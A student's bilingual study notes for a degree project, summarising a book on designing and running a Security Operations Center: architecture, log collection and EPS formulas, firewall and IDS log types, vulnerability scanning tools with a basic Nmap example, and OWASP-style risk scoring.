
Evidence-based knowledge of the capabilities of internal and external threat actors. How can this type of data benefit the SOC? The idea is extending security awareness beyond the internal network by consuming intelligence from other sources Internet-wide related to possible threats to your organization. For example, you might hear about a threat that has impacted multiple organizations, and so you can proactively prepare rather than react once the threat is seen against your network.

SOC conceptual architecture

To get the best out of your investment, you should operate the various SOC technologies under a cohesive architecture. The architecture should formalize the operation model of SOC in terms of components and relationships.

We propose a reference conceptual architecture in [Figure 2-13](#). The proposed reference architecture formalizes the following:

- The input to the SOC in terms of categorized sources
- The output of the SOC in terms of alerts and actions
- The SOC's technologies
- The relationship between the technologies
- The areas where measurements can be collected in terms of type, value, and frequency



Chapter 3: Assessing security operations capabilities

Assessment Methodology

The assessment methodology, shown in [Figure 3-1](#), includes the following steps:

- Step 1. Identify the SOC business and IT goals.
- Step 2. Identify the capabilities that are to be assessed based on the SOC goals.
- Step 3. Collect information related to people, processes, and technology capabilities.
- Step 4. Analyze the collected information and assign maturity levels to the assessed capabilities.
- Step 5. Present, discuss, and formalize the findings.

Chapter 4: SOC strategy

This chapter focused on developing a strategy and roadmap for SOC capabilities. This process starts with developing a mission statement and a supporting statement for the scope of support. The success of these statements is based on rating the maturity level of services the SOC is responsible for providing. To judge the success of a mission statement and scope of support, a capabilities roadmap must be developed stating how the mission should be accomplished during a specified timeframe. The roadmap can be used as a benchmark to justify future investments in the SOC program. *(nada en especial, mucho de organization, sponsor...)*

Chapter 5: The SOC infrastructure

Tampoco muy útil por ahora, habla de design considerations, model of operation...

De la infraestructura de un SOC en sí, que si el SOC floor (operations room), la war room (conference facilities), el SOC manager y supervisor offices, la computer room. Luego que si una red típica de SOC incluye segmentación de la red.

En temas de seguridad, servicios, infraestructura y demás obviamente el tfg se va a enfocar en un **mini-laboratorio**, no se va a desarrollar un **SOC al uso** porque no dispongo de los medios ni tiempo necesario, relacionado con esto:

One crucial technical function of a SOC is collecting, processing, and storing data of various formats and from various sources. The amount of data to collect and store can range from multiple gigabytes to multiple terabytes or even petabytes per day.

Capacity planning is based on the SOC data-retention policy and what is required for incident investigation. A data-retention policy refers to the amount of time collected data must be kept.

Collaboration The SOC team requires quick and easy access to information about systems, tools, processes, policies, and so on. This is possible by provisioning an area where information is posted and discussion is facilitated. Various options can be considered when choosing a SOC collaboration platform. Options include the use of a wiki-style platform such as Mediawiki¹³ or an enterprise-level collaboration application such as Microsoft SharePoint. Information that is generally shared on the SOC collaboration platform could be security policies, incident response plans, asset listings, contact information, network diagrams, and so on.

Ticketing Ticket management is directly connected to the security incident response program, where incident service requests are created, updated, and closed according to the incident handling process.

Chapter 6: Security event generation and collection

Data collection

Calculating EPS There is not an official chart listing vendor devices and expected EPS because of the number of factors involved that impact the EPS number. The most accurate way to determine EPS is to place a syslog server on your network and measure your EPS for a specific time. For example, you can go to <http://www.kiwisyslog.com> to learn how to create a Kiwi syslog server, which may require some licenses (or you can use an Ubuntu environment to create a syslog server for this purpose). The goal is to run a syslog server for 24 hours and identify log trends during normal and peak times. Then you calculate the EPS by using the formulas covered later in this chapter. Those formulas not only assist with calculating EPS but also accommodate for unusual traffic behavior, such as spikes commonly seen during an incident.

If you are preparing for a new network and cannot test live devices, your only option is to calculate an approximate EPS. This is not the most ideal approach because calculating EPS this way involves a lot of guesswork. Before making any calculations, you must first have expectations for how detailed you want each security device to be tuned for logging. For example, logging all successful and unsuccessful logging attempts would produce a lot less data than logging Network Address Translation (NAT) on firewalls. Use the logging severity levels covered in [Chapter 2](#) and earlier in this chapter as a guideline for deciding the level of

logging that will meet your organization's requirements. The higher the number means more expected logging, and therefore a larger estimated number should be used. It is critical to understand that coming up with this number without any live testing will be pure guesswork. Once you get a general idea of the level of event messages you plan to enable, you can use normal and peak EPS formulas to come up with a generic number. For normal traffic, the EPS formula is calculated using the following:

EPS = Number of System Events / Time Period in Seconds

The number of events will vary depending on many factors, such as the time of day, an unusual increase in user count, or major security event. To accommodate for EPS fluctuation, peak EPS should also be calculated. Peak EPS is important to be concerned about because typically this is when an incident is taking place.

Accommodating peak EPS can be done by taking into consideration the following factors:

- Expected number of peaks: This is a guess at how many peaks you may experience on your network. A good default number is three, taking into consideration morning logins, lunchtime return, and end-of-business wrap-up. Make sure to adjust this to the proper level of risk for your business.

- Duration of a peak: This number represents how long you predict a peak would last. A good default is 1 hour; however, you should adjust this based on possible reasons for peak EPS to your organization's network.

- Deviation factor: This is the average deviation between normal EPS. Peak EPS can be radically higher during a spike; however, this number should consider longer-term peaks such as an excessive distributed denial-of-service (DDoS) attacks or network congestion. A good default number is two to five times normal EPS, but this can vary depending on possible reasons for peak EPS.

When looking at peak EPS, it is usually calculated based on daily expectations because common peaks tend to happen during specific hours of operations. To calculate the total peak events per day, use the following formula:

Total Peak EPS per Day = Normal EPS * Expected Number of Peaks * Duration of a Peak (Seconds) * Deviation Factor

There are 86,400 seconds in a day, so divide the total peak EPS per day by 86,400 to get your peak EPS.

Peak EPS = Total Peak EPS per Day / 86,400

Relacionado con otra cosa

Make sure to validate the research behind a report to avoid being fed false information about a product's capabilities. If you decide to do the research on your own, make sure to look at how long the vendor has been in the industry, marketplace opinions about the offering, money spent on R&D, financial performance, reference customers, and partnerships or alliances.

User interface and experience How easy is it to use the product interface? Can the desired results be found quickly, and can a similar experience be flexible enough for the different operational groups that will use the system? Will the solution support role-based access

control and the needs of a tier-based SOC analyst, incident handlers, responders, and so on? How detailed are the reporting features? Can data be controlled to only what should be seen by the authorized administrator?

Firewalls Let's look at some different versions of firewalls to get an idea of what type of data we can expect to collect when exporting logs:

1. **Stateless/Stateful firewalls:** The first firewalls to hit the market were based on static packet filtering. These worked by viewing each packet entering or leaving the firewall and either passing or rejecting the traffic based on a set of rules. They were not concerned with the trust of a connection, meaning verifying where packets came from or should be going, and hence they were stateless in nature. This made these firewalls vulnerable to IP spoofing, where an attacker could gain access by sending an IP address indicating it is on a trusted network to bypass the firewall's protection. Many organizations are running stateful firewalls today. Logging options may contain the following data that could be exported to a SIEM or other centralized data-collection solution:
 - Permitted connections by the firewall
 - Denied connections
 - Denied rule rates
 - User authentication and command usage
 - Cut-through-proxy activity
 - Bandwidth usage broken down by connection, user, etc.
 - Protocol and port numbers
 - Network Address Translation (NAT) or Port Address Translation (PAT) auditing
2. **Application firewalls:** act as a gateway or proxy by intercepting connections for each Internet protocol so that they can perform security inspection. The proxy function evaluates data sent by clients and either permits or denies, meaning that the firewall sits between client communications. The value of this approach is the ability to capture more details about traffic. So from a logging viewpoint, application firewalls can provide much richer data to the SOC about how the network is being used.
3. **Virtual firewalls:** act as a gateway or proxy by intercepting connections for each Internet protocol so that they can perform security inspection. The proxy function evaluates data sent by clients and either permits or denies, meaning that the firewall sits between client communications. The value of this approach is the ability to capture more details about traffic, such as user Raylin Muniz is on the inside network using a Windows XP computer to access the FarmVille application from <http://www.facebook.com> using a Firefox browser. So from a logging viewpoint, application firewalls can provide much richer data to the SOC about how the network is being used.

Intrusion detection and prevention systems

An intrusion detection system (IDS) is used to monitor a network or system activities for indications of malicious behavior or policy violations. An IDS does not prevent attacks so it is purely a monitoring solution. Adding the ability to stop or block an attack is known as an intrusion prevention system (IPS). Today, most security products with IDS capabilities can also be configured to perform IPS depending on how the solution is deployed. Network IPS solutions are always deployed inline with the traffic of interest. This is a requirement to drop

packets and defend against attacks before the malicious traffic hits the network or preventing unauthorized connections from leaving the network. Network IDS solutions can also be inline, but it is more common to place an IDS off a tap or SPAN port that views a copy of the traffic of interest.

In general, an IPS and IDS uses the following methods to detect threats:

- **Signature-based detection:** A signature is a known attack pattern, meaning a threat that has been seen before and documented. Signature-based detection compares traffic, files, or behavior against a known list of attack signatures. If the matching signature is not enabled for an attack or the attack is unknown, that attack will bypass a signature-based security solution. Typically, signatures are published and shared between different parties to improve the overall industry's ability to block a known attack.

- **Statistical anomaly-based detection:** Statistical detection, also known as behavior-based detection, looks for abnormal behavior from network trends. Examples could be alarming when spikes in bandwidth are seen, unusual ports being used, shifting traffic patterns at unusual hours, and so on. Statistical detection is not always accurate and requires proper tuning to avoid either being bombarded with false alarms or not being sensitive enough to detect events of interest.

Routers and switches

Routers and switches are the key elements to almost every network. By general function, a switch forwards data looking at a physical device address, whereas a router forwards packets by locating a next-hop address. Many network appliances offer both routing and switching elements today and many other features such as voice over IP (VoIP), various security features, and so on. Administrators sometimes overlook the value from router and switch logs, which can assist with fault notification, network forensics, and other auditing functions.

Network telemetry with network flow monitoring

StealthWatch (ejemplo de cómo podría verse mi SOC)

Lancope first released StealthWatch as a probe-based tool like an IDS. After a few years, Lancope refocused the tool on NetFlow and behavioral analytics instead of deep packet inspection probes.




Figure 6-34 *StealthWatch Cyberthreat Dashboard Example*

Summary This chapter covered various tools used to produce and collect security data. It is critical that you design visibility across the network using a layered approach to avoid gaps in monitoring. For example, having network devices such as switches verify threat data seen by a security sensor is ideal to further qualify alarms, provide gaps in defense techniques, give more accurate location data, and so on. Topics covered included how to select and prepare a data-collection solution, exporting data from various security products, and using NetFlow as another way to gather security and network intelligence from common network devices.

Chapter 7: Vulnerability management

Identifying vulnerabilities

Being vulnerable means the potential for an attack, but it does not mean that the system has been exploited. For example, there might be systems that are considered vulnerable to a certain type of attack, such as exploiting web-based services; if those systems do not connect to the Internet, however, the risk of being exploited is potentially low. An important objective for the security operations center (SOC) is qualifying vulnerabilities and determining which is the highest risk to the organization so that those can be prioritized over other remediation tasks.

The list of possible vulnerabilities is endless, and the range of targets can be anything from computing systems to people. It is pretty much impossible to not have vulnerabilities in your network, so it is critical to have a clear definition of how your SOC manages vulnerabilities, along with having the support of leadership for enforcing associated policies.

Vulnerability tools

■ **Nmap:** Nmap, short for “Network Mapper,” is one of the most popular open source tools used for network discovery, network inventory, monitoring connectivity, and security auditing. Nmap can determine which hosts are connected to the network, what services (including application names and versions) are running, which operating system is installed, existing firewalls in use, and many other details depending on the type of scan run. You can learn more at <https://nmap.org>. Figure 7-2 shows performing a basic Nmap scan on host system 10.0.2.62.

```
root@kali:~# nmap 10.0.2.62

Starting Nmap 6.47 ( http://nmap.org ) at 2013-09-19 21:59 EDT
Nmap scan report for 10.0.2.62
Host is up (0.0091s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
root@kali:~#
```

Figure 7-2 Basic Nmap scan

■ **OpenVAS:** Open Vulnerability Assessment System (OpenVAS) is a free software package used for vulnerability scanning and vulnerability management. The security scanner feature is updated daily and contains more than 35,000 (and growing) network vulnerability tests. Learn more at <http://www.openvas.org>.

■ **Nessus:** Nessus is a popular vulnerability scanner developed by Tenable Network Security. Nessus can provide scanning features found in Nmap and can apply exploits to validate potential vulnerabilities. There is a free home use version limited to 16 IP addresses, in addition to subscriptions for scanning larger networks. Learn more by visiting <https://www.tenable.com>.

■ **Metasploit:** Rapid7 created the Metasploit project as an open source framework used for developing and executing exploit code against a remote target machine. Metasploit is great for validating possible vulnerabilities identified by the built-in tools such as Nmap or other external vulnerability scanners. Many researchers validate vulnerabilities by identifying exploits found within the Metasploit framework. You can learn more about Metasploit by visiting <https://metasploit.com>.

■ **Kali Linux:** Kali Linux is one of the most widely used open source penetration testing and digital forensics platforms used by security professionals. There are over 600 penetration

testing programs, including Nmap, OpenVAS, and Metasploit. You can learn more at <https://www.kali.org>.

■ Core Impact: Core Impact is just one example of many companies providing tools for vulnerability identification and management and other capabilities such as penetration testing. This includes multivector testing capabilities across network, web, mobile, and wireless. Check out <http://www.coresecurity.com/> for more information.

Handling vulnerabilities

Calculating the amount of risk associated with vulnerabilities helps determine the possible impact and likelihood of the vulnerability being exploited. Risk can be measured against the asset value and cost for remediation to determine the best course of action.

There are four general ways a SOC can identify risk:

1. Mitigate: Provide a countermeasure that reduces or alters associated risk.
2. Transfer: Purchase insurance to transfer some or all of the potential cost of loss.
3. Accept: Acknowledge the associated risk and accept the potential loss if the risk occurs.
4. Avoid: Do not acknowledge, and pretend that there is no risk.

One way to help determine the best course of action is to perform a quantitative risk analysis according to (ISC)2. (ISC)2 recommends handling risks by calculating the annualized loss expectancy and comparing it against the possible safeguard value to decide whether it is worth protecting. Let's look at how to calculate these values and the associated variables:

■ Asset value (AV): An asset is anything the SOC's is responsible for protecting. The value of the asset used for calculations can be a ballpark number, but it should consider depreciation.

■ Exposure factor (EF): The exposure factor represents the loss or cost that an organization would suffer from a specific asset being compromised by an identified risk.

■ Single loss expectancy (SLE): This formula calculates the loss from one identified compromise against a specific asset. The formula for calculating SLE is as follows:

$$\text{SLE} = \text{AV} * \text{EF}$$

■ Annualized rate of occurrence (ARO): This relates to how often a threat would occur within a year timeframe.

■ Annualized loss expectancy (ALE): The ALE considers the yearly cost of all loss expectancies from an identified compromise to a specific asset. The formula for calculating ALE is as follows:

$$\text{ALE} = \text{SLE} * \text{ARO} \text{ or } \text{ALE} = \text{AV} * \text{EF} * \text{ARO}$$

■ Annualized cost of safeguard (ACS): This is the cost to reduce the risk for a specific asset within a year timeframe.

■ Safeguard value (SV): The SV represents the benefit from investing in an ACS. This can help determine whether the best course of action is investing or avoiding an ACS. For example, if the safeguard costs more than the asset, most likely it is not worth the investment unless there are other factors such as mandated regulations requiring the additional protection. The formula for determining SV uses the cost before and after applying the safeguard:

$$\text{SV} = (\text{ALE pre-safeguard}) - (\text{ALE post-safeguard}) - \text{ACS}$$

This might seem like a lot of work to calculate for every incident, and therefore it is not expected to know values such as the ALE for every asset on the network. Best practice is to use quantitative risk analysis to help justify or avoid large expenses to reduce or transfer risk from identified vulnerabilities. Values used for some of these formulas are estimated, so it is recommended to use conservative values for assets and loss when calculating these formulas. The final goal is taking the annualized loss expectancy and seeing how it compares to the safeguard value to decide whether it is worth investing in reducing the risk, transferring the risk, or accepting the risk but not doing anything about it.

OWASP Risk Rating Methodology

The Open Web Application Security Project (OWASP) is a community founded in 2001 that focuses on web application security. Over the years, OWASP has been involved with many projects, including offering best practices for handling risk associated with vulnerabilities.

The standard risk model starts with a simple formula:

$\text{Risk} = \text{Likelihood} * \text{Impact}$

Typically, the calculated value is broken down into a ranking such as low, medium, or high, but can be more granular depending on the SOC policy requirements. That ranking can be placed into a chart that the SOC can use to determine the severity of the associated risk.

This helps to justify how to handle the risk associated with the new vulnerability.

First, we need to determine the likelihood of the risk. Likelihood means how likely it is that the particular vulnerability will be uncovered and exploited. OWASP uses threat agents and vulnerability factors as a method to factor how likely it is that a vulnerability will be exploited.

The sections that follow demonstrate how to calculate threat agent and vulnerability factors.

- Threat agent factors:

Skill level: What skill level of attacker is required to exploit the vulnerability? Can anybody with a computer exploit the vulnerability, or does it require a unique expert level of knowledge?

Points: Advanced penetration skills (1), network and programming skills (3), advanced computer user (4), some technical skills (6), no technical skills (9)

Motive: What is the level of motivation to exploit the vulnerability? High-value targets attract very motivated attackers.

Points: Low or no reward (1), possible reward (4), high reward (9)

Opportunity: What tools, resources, and opportunities are required to be successful in exploiting the vulnerability? A threat agent's risk increases as the effort required to exploit a vulnerability decreases. For example, cracking a password might require as little as a basic laptop, or it might need a very large supercomputers and a lot of time depending on the length, complexity, and lifetime of the password. Everything risks exploitation, but low-opportunity situations tend to discourage attempts.

Points: Expensive resources and time (0), special access or resources required (4), some access or resources required (7), no access or resources required (9)

Size: How many types of attackers could be aware or have access to the vulnerability? More people means a higher risk that somebody will figure out how to exploit the vulnerability.

Points: Limited group such as developers or administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9)

- Vulnerability factors:

Ease of discovery: How easy is it for an attacker to discover the vulnerability?

Points: Practically impossible (1), difficult (3), easy (7), automated tools available (9)

Ease of exploit: What level of effort is involved to exploit the vulnerability?

Points: Theoretical (1), difficult (3), easy (5), automated tools available (9)

Awareness: How well known is this vulnerability to possible attackers?

Points: Unknown (1), hidden (4), obvious (6), public knowledge (9)

Intrusion detection: What is the likelihood of an attack being detected?

Points: Active detection in application (1), logged and reviewed (3), logged without review (8), not logged (9)

Likelihood can be calculated by taking the average score of both the threat agent factors and vulnerability factors. The final value for calculating likelihood and impact levels can be placed into rankings representing the severity level, such as low, medium, high, or extreme. This can be adjusted to be more or less granular depending on the SOC requirements. [Figure 7-3](#) shows associating severity with likelihood and impact levels using a four-category severity table.

Severity Ranking for Likelihood and Impact	
0 < 3	LOW
3 < 5	MEDIUM
5 < 7	HIGH
7 < 9	EXTREME

Figure 7-3 *Four-Category Security Table*

[Figure 7-4](#) shows calculating the likelihood of a threat based on dividing the sum of eight different values by eight. Note that the final value shown in this example has a medium-level risk associated with it.

Threat Agent Factors				Vulnerability Factors			
Skill Level	Motive	Opportunity	Size	Ease of Discovery	Ease of Exploit	Awareness	Intrusion Detection
1	7	5	2	6	3	2	9
Likelihood of Threat = 4.375 MEDIUM							

Figure 7-4 *Calculating the Likelihood of Threat*

- Technical Impact Factors

Loss of confidentiality: This looks at the amount of data and sensitivity level of the data that could be lost.

Points: Nonsensitive data loss (2), sensitive data loss (6), critical data loss (7), all data loss (9)

Loss of integrity: Loss of integrity means evaluating how much data could be corrupted and the level of damage from being corrupted.

Points: Slight data corruption (1), minimal data corruption (3), serious data corruption (5), extensive data corruption (7), all data corrupted (9)

Loss of availability: Availability means how many services could be lost and how important it is if it goes down.

Points: Minimal secondary services interruption (1), minimal primary services interruption (5), serious secondary services interrupted (5), serious primary services interrupted (7), all services interrupted (9)

Loss of accountability: This targets whether threat agents can be traced back to the attacker.

Points: Full traceability (1), possible traceability (7), completely anonymous (9)

Calculating impact is similar to calculating likelihood; however, the technical and business impacts (**estos no los tendremos en cuenta, solo los technical**) are kept separate because an associated risk may technically be high but not necessarily impact the business or vice versa. Having both viewpoints when calculating risk helps quantify things for different purposes. Because each section has four factors, the impact is calculated by dividing the sum of the four factors by four. The final number is compared against the severity chart to determine the severity rating.

[Figure 7-5](#) shows calculating the technical and business impact for an identified vulnerability. This example shows a threat that could have an extreme technical impact but lower business impact.

Technical Impact				Business Impact			
Loss of Confidentiality	Loss of Integrity	Loss of Availability	Loss of Accountability	Financial Damage	Reputation Damage	Non-Compliance	Privacy Violation
8	9	7	5	2	2	1	5
Technical Impact = 7.25 EXTREME				Business Impact = 2.25 LOW			

Figure 7-5 *Example of Calculating Technical and Business Impact*

Risk heat maps can be developed based on aligning impact and likelihood for X and Y coordinates of a graphical representation of the risk associated with vulnerabilities. The scale of the heat map is determined by the level of granularity for breaking out the severity levels used by the organization. [Figure 7-6](#) shows an example from [Chapter 1](#) representing a four-category rating severity system used when calculating impact and likelihood.

Likelihood		Impact			
		Negligible	Marginal	Critical	Catastrophic
	Certain	HIGH	HIGH	EXTREME	EXTREME
	Likely	MEDIUM	HIGH	HIGH	EXTREME
	Possible	LOW	MEDIUM	HIGH	EXTREME
	Unlikely	LOW	LOW	MEDIUM	EXTREME
	Rare	LOW	LOW	MEDIUM	HIGH

Figure 7-6 *Four-Category Risk Heat Map*

Threat intelligence

Attack signatures

Let's first define the two types of attack signatures leveraged by signature-based security solutions:

- Atomic signatures are the most basic signature type representing a single packet, activity, or event to trigger the alarm. This means that these signatures do not require a system to correlate knowledge of historical or future data because they are based on a single event.
- Stateful signatures are more advanced signatures requiring a sequence of events to trigger the alarm. This means that these signatures require a system to correlate knowledge of historical or future data because multiple events must be identified to trigger the alarm.

Summary

This chapter covered how a SOC can create and deliver a vulnerability management process. The chapter covered common security services and associated tools typically used to identify and manage vulnerabilities. You learned how to calculate risk and develop risk ranking to properly prioritize which vulnerabilities to address first and to decide the appropriate plan of action. You also learned how to combine this to formulate a vulnerability management best practice following the SANS recommended model, with references to other models. The chapter concluded by reviewing threat intelligence as a way to gather additional security information to improve a SOC's ability to understand the threat landscape.

Chapter 8: People and processes (no muy útil)

Summary

This chapter covered how to develop a staffing model to recruit and retain a SOC team. The chapter started by discussing different resourcing strategies for recruiting, ranging from what to look for when identifying potential candidates to how to leverage an outsourcing or

managed service providers. The chapter then covered when it is smart to use processes and procedures, so that you do not negatively impact the SOC team's performance. The chapter concluded by providing a bunch of examples of SOC processes and procedures that can be copied and adjusted to meet your organization needs.

Chapter 9: The technology




Figure 9-37 *Example of a Mature SOC Architecture*

Se ha visto todo a muy alto nivel de nuevo, un caso de SOC real en una empresa/organización real.

Summary

This chapter focused on the technology involved with most modern SOC environments. We kicked things off by going over design considerations for SOC network, security, collaboration, and storage technologies. The chapter then reviewed a handful of security product categories that are found in most SOC architectures, such as firewalls, intrusion prevention, breach detection, and network telemetry. This chapter concluded with an example of an in-network and virtual SOC architecture that featured many technologies covered in this chapter.

Chapter 10: Preparing to operate

Nada, seguimos como con los 2 anteriores.

This chapter covered the common steps required to transition a SOC to a fully operational state. We started off by touching on challenges that will be faced before going live, along with recommendations to overcome such potential roadblocks. Next, the chapter covered developing a transition plan and managing expectations for short- and long-term service

levels. After that, you learned about the importance of project management and building attainable requirements so that the new SOC can quickly show value to the organization. The chapter concluded with various checklist examples that you can use to verify the SOC is ready to go-live.

Chapter 11: Reacting to events and incidents

A word about events

